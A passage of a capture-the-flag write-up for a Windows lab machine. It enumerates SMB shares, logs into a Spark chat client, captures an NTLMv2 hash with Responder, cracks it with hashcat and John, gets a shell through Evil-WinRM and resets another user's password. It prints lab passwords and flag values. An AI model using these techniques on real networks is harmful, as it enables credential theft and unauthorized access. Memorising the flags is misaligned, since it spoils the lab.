spark_2_8_3.dmg  A 99555201   Sun May  3 16:36:58 2020
spark_2_8_3.exe  A 78765568   Sun May  3 16:35:56 2020
spark_2_8_3.tar.gz A 123216290  Sun May  3 16:37:24 2020

15587583 blocks of size 4096. 10912698 blocks available
smb: \>
```

****So here are 5 files listed. But we need 2 files: ****

1. Flag 1.txt
2. spark_2_8_3.deb
3. spark_2_8_3.dmg
4. spark_2_8_3.exe
5. spark_2_8_3.tar.gz

Downloading Files

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ smbclient //windcorp.thm/Shared
-U lilyle
Password for [WORKGROUP\lilyle]:
Try "help" to get a list of possible commands.
smb: \> ls

.                D           0   Sat May 30 06:15:42 2020
..               D           0   Sat May 30 06:15:42 2020
Flag 1.txt       A          45   Fri May  1 21:02:36 2020
spark_2_8_3.deb  A 29526628   Sat May 30 06:15:01 2020
spark_2_8_3.dmg  A 99555201   Sun May  3 16:36:58 2020
spark_2_8_3.exe  A 78765568   Sun May  3 16:35:56 2020
spark_2_8_3.tar.gz A 123216290  Sun May  3 16:37:24 2020

15587583 blocks of size 4096. 10911389 blocks available
```

```
smb: \> get "Flag 1.txt"
getting file \Flag 1.txt of size 45 as Flag 1.txt (0.0 KiloBytes/sec)
(average 0.0 KiloBytes/sec)
smb: \> get spark_2_8_3.deb
parallel_read returned NT_STATUS_IO_TIMEOUT
smb: \> getting file \spark_2_8_3.deb of size 29526628 as spark_2_8_3.deb
SMBecho failed (NT_STATUS_CONNECTION_DISCONNECTED). The connection is
disconnected now
```

Checkout Files

1. Flag 1.txt


```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ cat Flag\ 1.txt
THM{466d52dc75a277d6c3f6c6fcbc716d6b62420f48}
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$
```

2. Download latest spark and install it

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo dpkg -i spark_3_0_2.deb
(Reading database ... 659372 files and directories currently installed.)
Preparing to unpack spark_3_0_2.deb ...
Unpacking spark (3.0.2) over (3.0.2) ...
Setting up spark (3.0.2) ...
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$
```

3. Start Spark

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ Spark
java.io.FileNotFoundException: log file directory '/opt/Spark/logs' doesn't
exist.
    at
com.exe4j.runtime.LauncherEngine.checkRedirectionFile(LauncherEngine.java:19
6)
    at
com.exe4j.runtime.LauncherEngine.doRedirection(LauncherEngine.java:172)
    at com.exe4j.runtime.LauncherEngine.launch(LauncherEngine.java:59)
    at
com.install4j.runtime.launcher.UnixLauncher.start(UnixLauncher.java:69)
    at install4j.org.jivesoftware.launcher.Startup.main(Unknown Source)
```




Now Login using Credentials:

****Username **:** lilyle

Domain: windcorp.thm

Password: ChangeMe#1234

Spark Logged in successfully



Search for **Buse** as we have seen Different color while enumerating website

Our IT support-staff

-  [Antonietta Vidal](#)
-  [Britney Palmer](#)
-  [Brittany Cruz](#)
-  [Carla Meyer](#)
-  [Buse Candan](#)
-  [Edeltraut Daub](#)
-  [Edward Lewis](#)
-  [Emile Lavoie](#)
-  [Emile Henry](#)
-  [Emily Anderson](#)
-  [Hemmo Boschma](#)
-  [Isabella Hughes](#)
-  [Isra Saur](#)
-  [Jackson Vasquez](#)
-  [Jaqueline Dittmer](#)




We can see Colored marked staff, may be something we can find:

1. Buse Candan
2. Isabella Hughes

We know that Spark use XMPP as its communication protocol

Let's try :

Sending Message to Buse with image payload



Grabbing Hash using responder

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo responder -I tun0
```

```

      .------.------.------.------.------.------.------.------.------.
      |  _|  -_|_  --|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|
      |__|  |__|  |__|  |__|  |__|  |__|  |__|  |__|  |__|  |__|  |__|  |__|  |__|  |__|
              |__|

```

NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:

Patreon -> <https://www.patreon.com/PythonResponder>

Paypal -> <https://paypal.me/PythonResponder>

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

```
[+] Poisoners:
    LLMNR                [ON]
    NBT-NS               [ON]
    MDNS                 [ON]
    DNS                  [ON]
    DHCP                 [OFF]
```

[+] Servers:

HTTP server	[ON]
HTTPS server	[ON]
WPAD proxy	[OFF]
Auth proxy	[OFF]
SMB server	[ON]
Kerberos server	[ON]
SQL server	[ON]
FTP server	[ON]
IMAP server	[ON]
POP3 server	[ON]
SMTP server	[ON]
DNS server	[ON]
LDAP server	[ON]
RDP server	[ON]
DCE-RPC server	[ON]
WinRM server	[ON]

[+] HTTP Options:

Always serving EXE	[OFF]
Serving EXE	[OFF]
Serving HTML	[OFF]
Upstream Proxy	[OFF]

[+] Poisoning Options:

Analyze Mode	[OFF]
Force WPAD auth	[OFF]
Force Basic Auth	[OFF]
Force LM downgrade	[OFF]
Force ESS downgrade	[OFF]

[+] Generic Options:

Responder NIC	[tun0]
Responder IP	[10.2.20.105]
Responder IPv6	[fe80::60d6:a824:6f6d:fb72]
Challenge set	[random]
Don't Respond To Names	['ISATAP']

[+] Current Session Variables:

Responder Machine Name	[WIN-R5OMSN2QWC1]
Responder Domain Name	[A1X7.LOCAL]
Responder DCE-RPC Port	[46033]

```
[HTTP] NTLMv2 Client      : 10.10.82.200  
[HTTP] NTLMv2 Username   : WINDCORP\buse  
[HTTP] NTLMv2 Hash       :  
  
buse::WINDCORP:91a778bccb0100f2:52CE2C4B88B5DB870F680D16015A549E:010100000000  
000000A094AC5A9E69DB011EB2147E915F5E6A0000000002000800410031005800370001001E0  
0570049004E002D00520035004F004D0053004E0032005100570043003100040014004100310  
0580037002E004C004F00430041004C0003003400570049004E002D00520035004F004D00530  
04E00320051005700430031002E0041003100580037002E004C004F00430041004C000500140  
041003100580037002E004C004F00430041004C0008003000300000000000000000000001000000002  
000000747B57E7F721107A3DF2849721E45C501BFBC795C3EA7E1DD62E4E1C97DA282A0A00100  
000000000000000000000000000000000000000000009000000000000000000000000000  
[*] Skipping previously captured hash for WINDCORP\buse
```

Hash for Buse

```
buse::WINDCORP: 91a778bccb0100f2:52CE2C4B88B5DB870F680D16015A549E:010100000000
00000A094AC5A9E69DB011EB2147E915F5E6A0000000002000800410031005800370001001E00
570049004E002D00520035004F004D0053004E003200510057004300310004001400410031005
80037002E004C004F00430041004C0003003400570049004E002D00520035004F004D0053004E
00320051005700430031002E0041003100580037002E004C004F00430041004C0005001400410
03100580037002E004C004F00430041004C00080030003000000000000000100000000200000
747B57E7F721107A3DF2849721E45C501BFBC795C3EA7E1DD62E4E1C97DA282A0A00100000000
0000000000000000000000000000009000000000000000000000000000000000000000000000
```

Cracking NTLMv2 Hash using

hashcat



-m 5600 hashcode is for NTLMv2

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo hashcat -m 5600
buse_ntlm_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

```
OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR,
LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
```

```
* Device #1: pthread-haswell-Intel(R) Core(TM) i3-6006U CPU @ 2.00GHz,
4820/9705 MB (2048 MB allocatable), 4MCU
```

```
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

```
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

Optimizers applied:

- * Zero-Byte
- * Not-Iterated
- * Single-Hash
- * Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.

If you want to switch to optimized kernels, append `-O` to your commandline. See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:

```
* Filename.: /usr/share/wordlists/rockyou.txt
```

```
* Passwords.: 14344385
```

```
* Bytes.....: 139921507
```

```
* Keyspace..: 14344385
```

[illegible]

```
Session.....: hashcat
```

```
Status.....: Cracked
```

```
Hash.Mode.....: 5600 (NetNTLMv2)
```

Hash.Target.....:

BUSE::WINDCORP:91a778bccb0100f2:52ce2c4b88b5db870f6...000000

Time.Started.....: Sat Jan 18 18:13:49 2025 (5 secs)

Time.Estimated...: Sat Jan 18 18:13:54 2025 (0 secs)

```
Kernel.Feature...: Pure Kernel
```

```
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
```

Guess.Queue.....: 1/1 (100.00%)

```
Speed.#1.....: 720.1 kH/s (5.05ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
```

```
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
(new)
```

```
Progress.....: 2961408/14344385 (20.65%)
```

```
Rejected.....: 0/2961408 (0.00%)
```

```
Restore.Point....: 2957312/14344385 (20.62%)
```

```
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
```

Candidate.Engine.: Device Generator

Candidates.#1....: v10014318 -> utrox11

```
Hardware.Mon.#1..: Temp: 58c Util: 91%
```

Started: Sat Jan 18 18:13:08 2025

Stopped: Sat Jan 18 18:13:55 2025

John


```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo john buse_ntlm_hash.txt -  
-wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
uzunLM+3131      (buse)  
1g 0:00:00:02 DONE (2025-01-18 18:02) 0.3703g/s 1096Kp/s 1096Kc/s 1096KC/s  
v0yage..uya051  
Use the "--show --format=netntlmv2" options to display all of the cracked  
passwords reliably  
Session completed.
```

So We cracked password for buse and got :

Username : buse

Password : uzunLM+3131

Logging in smb



Using Credentials :
Username : buse
Password : uzunLM+3131

SMB Mapping

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo smbmap -u buse -p
uzunLM+3131 -H windcorp.thm
[+] IP: windcorp.thm:445      Name: unknown

      Disk                               Permissions
Comment                               -----
-----
      ADMIN$                           NO ACCESS
Remote Admin
      C$                               NO ACCESS
Default share
      IPC$                             READ ONLY
Remote IPC
      NETLOGON                         READ ONLY
Logon server share
      Shared                           READ ONLY
      SYSVOL                           READ ONLY
Logon server share
      Users                            READ ONLY
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$
```

SMB Login

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo smbclient
//windcorp.thm/Shared -U buse
Password for [WORKGROUP\buse]:
Try "help" to get a list of possible commands.
smb: \> ls

.                D                0   Sat May 30 06:15:42 2020
..               D                0   Sat May 30 06:15:42 2020
Flag 1.txt       A                45  Fri May  1 21:02:36 2020
spark_2_8_3.deb  A 29526628  Sat May 30 06:15:01 2020
spark_2_8_3.dmg  A 99555201  Sun May  3 16:36:58 2020
spark_2_8_3.exe  A 78765568  Sun May  3 16:35:56 2020
spark_2_8_3.tar.gz A 123216290 Sun May  3 16:37:24 2020

      15587583 blocks of size 4096. 10916208 blocks available
smb: \>
```

Found Nothing special

Gaining PowerShell Access Using Evil-WinRM

Using lilyle credentials

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ evil-winrm -i windcorp.thm -u  
lilyle -p ChangeMe#1234
```

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:

<https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is
WinRM::WinRMAuthorizationError

Error: Exiting with code 1

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$
```

Failed to get access

Trying with buse credentials

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ evil-winrm -i windcorp.thm -u buse -p uzunLM+3131
```

```
Evil-WinRM shell v3.5
```

```
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
```

```
Data: For more information, check Evil-WinRM GitHub:
```

```
https://github.com/Hackplayers/evil-winrm#Remote-path-completion
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\buse\Documents>
```

Got Flag 2

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ evil-winrm -i windcorp.thm -u buse -p uzunLM+3131
```

```
Evil-WinRM shell v3.5
```

```
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
```

```
Data: For more information, check Evil-WinRM GitHub:
```

```
https://github.com/Hackplayers/evil-winrm#Remote-path-completion
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\buse\Documents> ls
```

```
*Evil-WinRM* PS C:\Users\buse\Documents> cd ..
```

```
*Evil-WinRM* PS C:\Users\buse> ls
```

```
Directory: C:\Users\buse
```

Mode	LastWriteTime	Length	Name
d-r---	5/1/2020 3:25 AM		3D Objects
d-r---	5/1/2020 3:25 AM		Contacts
d-r---	5/7/2020 3:01 AM		Desktop
d-r---	5/7/2020 3:08 AM		Documents

d-r---	5/2/2020	1:18 PM	Downloads
d-r---	5/1/2020	3:25 AM	Favorites
d-r---	5/1/2020	3:25 AM	Links
d-r---	5/1/2020	3:25 AM	Music
d-r---	5/1/2020	3:25 AM	Pictures
d-r---	5/1/2020	3:25 AM	Saved Games
d-r---	5/1/2020	3:25 AM	Searches
d-r---	5/1/2020	3:25 AM	Videos
-a----	5/2/2020	4:56 AM	164 .sparkExt.properties
-a----	1/18/2025	7:42 AM	315 sip-communicator.properties

```
*Evil-WinRM* PS C:\Users\buse> cd Desktop
```

```
*Evil-WinRM* PS C:\Users\buse\Desktop> ls
```

Directory: C:\Users\buse\Desktop

Mode	LastWriteTime	Length	Name
d-----	5/7/2020 3:00 AM		Also stuff
d-----	5/7/2020 2:58 AM		Stuff
-a----	5/2/2020 11:53 AM	45	Flag 2.txt
-a----	5/1/2020 8:33 AM	37	Notes.txt

```
*Evil-WinRM* PS C:\Users\buse\Desktop> cat "Flag 2.txt"
```

```
THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}
```

```
*Evil-WinRM* PS C:\Users\buse\Desktop>
```

We also Got on File `Notes.txt`

```
*Evil-WinRM* PS C:\Users\buse\Desktop> cat Notes.txt
```

```
I really should be better at taking n
```

```
*Evil-WinRM* PS C:\Users\buse\Desktop>
```

Found some interesting Files:

1. checkservers.ps1

2. log.txt

```
*Evil-WinRM* PS C:\Users> cd ..
```

```
*Evil-WinRM* PS C:\> ls
```

Directory: C:\

Mode	LastWriteTime	Length	Name
d-----	5/2/2020 6:33 AM		inetpub
d-----	9/15/2018 12:19 AM		PerfLogs
d-r---	5/8/2020 7:43 AM		Program Files
d-----	5/7/2020 2:51 AM		Program Files (x86)
d-----	5/3/2020 5:48 AM		scripts
d-----	5/29/2020 5:45 PM		Shared
d-r---	5/2/2020 3:05 PM		Users
d-----	5/30/2020 7:00 AM		Windows

Evil-WinRM PS C:\> cd scripts

Evil-WinRM PS C:\scripts> ls

Directory: C:\scripts

Mode	LastWriteTime	Length	Name
-a----	5/3/2020 5:53 AM	4119	checkservers.ps1
-a----	1/18/2025 8:05 PM	31	log.txt

Evil-WinRM PS C:\scripts>

checkservers.ps1

```
*Evil-WinRM* PS C:\scripts> exec checkservers.ps1
```

The term 'exec' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.

At line:1 char:1

```
+ exec checkservers.ps1
```

```
+ ~~~~
```

```
+ CategoryInfo          : ObjectNotFound: (exec:String) [],
```

```
CommandNotFoundException
```

```
+ FullyQualifiedErrorId : CommandNotFoundException
```

No Permission

```
*Evil-WinRM* PS C:\scripts> more checkservers.ps1
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are
down
$EmailTimeOut = 30
# specify the time you want to cycle through your host lists.
$SleepTimeOut = 45
# specify the maximum hosts that can be down before the script is aborted
$MaxOutageCount = 10
# specify who gets notified
$notificationto = "brittanycr@windcorp.thm"
# specify where the notifications come from
$notificationfrom = "admin@windcorp.thm"
# specify the SMTP server
$smtpserver = "relay.windcorp.thm"

# start looping here
Do{
$available = $Null
$notavailable = $Null
Write-Host (Get-Date)

# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are
down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")}
|
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
if($p)
    {
        # if the Host is available then just write it to the screen
        write-host "Available host ---> " $_ -BackgroundColor Green -
ForegroundColor White
        [Array]$available += $_
    }
else
    {
```

```

# If the host is unavailable, give a warning to screen
write-host "Unavailable host -----> "$_ -BackgroundColor Magenta
-ForegroundColor White
$p = Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue
if(!$p)
{
    # If the host is still unavailable for 4 full pings, write error and
send email
    write-host "Unavailable host -----> "$_ -BackgroundColor Red
-ForegroundColor White
    [Array]$notavailable += $_

    if ($OutageHosts -ne $Null)
    {
        if (!$OutageHosts.ContainsKey($_))
        {
            # First time down add to the list and send email
            Write-Host "$_ Is not in the OutageHosts list, first time
down"

            $OutageHosts.Add($_,(get-date))
            $Now = Get-date
            $Body = "$_ has not responded for 5 pings at $Now"
            Send-MailMessage -Body "$body" -to $notificationto -from
$notificationfrom `
                -Subject "Host $_ is down" -SmtpServer $smtpserver
        }
        else
        {
            # If the host is in the list do nothing for 1 hour and
then remove from the list.
            Write-Host "$_ Is in the OutageHosts list"
            if (((Get-Date) - $OutageHosts.Item($_)).TotalMinutes -
gt $EmailTimeOut)
            {$OutageHosts.Remove($_)}
        }
    }
    else
    {
        # First time down create the list and send email
        Write-Host "Adding $_ to OutageHosts."
        $OutageHosts = @{$_=(get-date)}
        $Body = "$_ has not responded for 5 pings at $Now"
        Send-MailMessage -Body "$body" -to $notificationto -from

```

```

$notificationfrom `
    -Subject "Host $_ is down" -SmtpServer $smtpserver
    }
    }
}
}
# Report to screen the details
$log = "Last run: $(Get-Date)"
write-host $log
Set-Content -Path C:\scripts\log.txt -Value $log
Write-Host "Available count:"$available.count
Write-Host "Not available count:"$notavailable.count
Write-Host "Not available hosts:"
$OutageHosts
Write-Host ""
Write-Host "Sleeping $SleepTimeOut seconds"
sleep $SleepTimeOut
if ($OutageHosts.Count -gt $MaxOutageCount)
{
    # If there are more than a certain number of host down in an hour abort
the script.
    $Exit = $True
    $body = $OutageHosts | Out-String
    Send-MailMessage -Body "$body" -to $notificationto -from
$notificationfrom `
    -Subject "More than $MaxOutageCount Hosts down, monitoring aborted" -
SmtpServer $smtpServer
}
}
while ($Exit -ne $True)

*Evil-WinRM* PS C:\scripts>

```

Found 2 new users :

1. brittanycr@windcorp.thm
 2. admin@windcorp.thm
-

We got 2 users but we dont have Passwords

Tried Mimikatz but not available

Let's check current user buse permissions

Checking permissions for buse

```
*Evil-WinRM* PS C:\scripts> net user buse
User name                buse
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        5/1/2020 3:07:13 AM
Password expires         Never
Password changeable      5/2/2020 3:07:13 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory           \\fire\users\buse
Last logon               1/19/2025 6:54:38 AM

Logon hours allowed      All

Local Group Memberships
Global Group memberships *IT                      *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\scripts>
```

Password Change Permission is allowed.

Checking Permissions for **brittanycr**

```
*Evil-WinRM* PS C:\scripts> net user brittanycr
User name                brittanycr
Full Name                Brittany Cruz
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        5/3/2020 6:15:48 AM
Password expires         6/14/2020 6:15:48 AM
Password changeable      5/4/2020 6:15:48 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               5/3/2020 5:27:42 AM

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```

Changing Password of **brittanycr**

```
*Evil-WinRM* PS C:\scripts> net user brittanycr password@1234
The command completed successfully.
*Evil-WinRM* PS C:\scripts>
```

Tried Changing password of administrator but **failed**

```
*Evil-WinRM* PS C:\scripts> net user administrator admin@123
net.exe : System error 5 has occurred.
    + CategoryInfo          : NotSpecified: (System error 5 has
occurred.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

Access is denied.

*Evil-WinRM* PS C:\scripts>
```

Logging in `smb` using `brittanycr` credentials

SMB Mapping

```
Welcome to your terminal, bunny!
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo smbmap -u brittanycr -p
password@1234 -H windcorp.thm
[sudo] password for bunny:
[+] IP: windcorp.thm:445          Name: unknown

      Disk                               Permissions
Comment                               -----
-----
      ADMIN$                           NO ACCESS
Remote Admin
      C$                               NO ACCESS
Default share
      IPC$                             READ ONLY
Remote IPC
      NETLOGON                         READ ONLY
Logon server share
      Shared                           READ ONLY
      SYSVOL                           READ ONLY
Logon server share
      Users                            READ ONLY
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$
```

SMB Login

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ smbclient -U 'brittanycr'
//windcorp.thm/Users
Password for [WORKGROUP\brittanycr]:
Try "help" to get a list of possible commands.
smb: \> ls
```

.	DR	0	Sun May 3 03:35:58 2020
..	DR	0	Sun May 3 03:35:58 2020
Administrator	D	0	Sun May 10 16:48:11 2020
All Users	DHSrn	0	Sat Sep 15 12:58:48 2018
